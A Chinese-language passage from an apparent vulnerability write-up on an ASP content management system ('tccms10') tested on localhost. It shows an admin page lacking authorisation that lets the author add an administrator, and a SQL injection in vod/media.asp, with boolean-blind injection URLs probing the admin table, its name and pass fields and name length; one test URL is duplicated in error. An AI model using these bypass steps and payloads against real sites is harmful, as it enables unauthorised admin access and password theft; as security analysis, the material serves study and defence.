哈哈，现在没问题了吧！那么为什么要加这个".."呢？我相信懂点脚本知识的朋友都知道，不会的朋友可以去查下资料，自己查出来的知识，会记得更清楚的！嘿嘿。

三、轻取后台之权限不严格漏洞

看完暴库后，我直接就去看后台的登陆文件admin.asp（这个文件位是E:\wwwroot\tccms10\admin），代码如下：

```
<%
if session("adminlogin")<>"OK" Then
response.Write("用户未登陆")
Response.Redirect("login.asp")
response.End()
end if
%>
```

采用了session验证，这就直接断绝了我玩欺骗的念头，唯一的出路就是看看有哪个后台页面没有加权限验证了。果然，皇天不负有心人，找到了一个名为admin.asp的文件（注意，这里的admin.asp地址是E:\wwwroot\tccms10\admin\admin，大家千万别和上面那个文件弄混了）。我们看下代码：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<!--#include file="../inc/conn.asp"-->
<!--#INCLUDE FILE="../loginchak.asp" -->  '注意下这里，后面我会对这里做改动！！！
<!--#INCLUDE FILE="../md5.asp" -->
<%
Response.Expires = -1
Response.ExpiresAbsolute = Now() - 1
Response.cachecontrol = "no-cache"
%>
<HTML><HEAD><title>——管理页面</title>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<!--#include file="admin_main.css" -->
</HEAD>
代码省略……
```

可以看出，这个文件没有加上对访问者的权限验证，我们快去访问一下，可是结果却很郁闷！如图3。




图3 出错了

根据它的错误提示，可以看出是因为找不到loginchak.asp这个文件，我找了半天也没找见这个文件，看来是作者忘记放进来了。这个错误很好处理，我们只需要去掉“<!--#INCLUDE FILE="../loginchak.asp" -->”这个包含语句就可以了。现在我们再来访问下，看看这个到底是做什么的页面！如图4。

哈哈，看来我们运气还真好，竟然是个对管理员进行删除，添加的页面！那么我们添加一个管理员看看！如图5、6、7。




图4 admin.asp页面




图5 添加管理员




图6 添加成功




图7 登录成功

成功添加并且登陆！那么要是有的管理员删除了这个页面，我们又该怎么办？下面这个漏洞将会帮你解决问题。

四、永远的伤痛之注入漏洞

随便看了几个页面，可惜都做了防注处理，象Article_Show.asp中：

```
代码省略……
<%
'防注入代码
articleid=request("id")
if isnumeric(articleid)=false then
response.redirect "error.htm"
end if
%>
代码省略……
```

其中所有带人的ID值都被作者用**isnumeric**函数进行了过滤，基本上就断绝了我们注射的念头，但在上面的分析中出现了这么多的低级错误，使我对作者的细心程度产生了怀疑。终于，我在vod目录下的media.asp文件中发现了纰漏，代码如下：

```
<%@LANGUAGE="VBSCRIPT"%>
<!--#include file="../inc/conn.asp" -->
<%
Set rs=Server.CreateObject("ADODB.Recordset")
sql="update movie set hits=hits+1 where articleID="&request("id2")
rs.open sql,conn,1,3
sql="select * from movie where articleid="&request("id2")&"" '注入产生在这里！
rs.open sql,conn,3,1
```

这里的id2没进行任何过滤就带入sql语句了！大家先别急着去实践，实践之前我们先要知道这个media.asp文件是做什么的。从它的整体文件内容上来看，应该是个处理在线播放的文件，下面我们就去随便找个电影在线播放一下吧！我是在**http://localhost/tccms/vod/xian.asp?id=3**这里找的，如图8。




图8 找到一个影片

我们点一下那个在线观看旁边的“彪哥在洗头房”，会弹出一个地址是**http://localhost/tccms/vod/media.asp?id=5&id2=3**的页面，如图9。




图9 播放页面

这个就是我们所需要的注射页面啦，下面我们注射吧！先判断是否存在注射，http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%201=1返回正常页面，如图10，http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%201=1返回错误页面，如图11。

ok，注射点存在，下面就是枯燥的猜解表名和字段名了，为了节约时间，我就直接给出语句和图片，不做解说啦！嘿嘿！

http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%20(select%20count(*)%20from%20admin)>0 存在admin表，如图12。

http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%20(select%20count(name)%20from%20admin)>0 存在name字段，如图13。

http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%20(select%20count(pass)%20from%20admin)>0 存在pass字段，如图14。

http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%20(select%20len(name)%20from%20admin)=5 name字段长度为5，如图15。

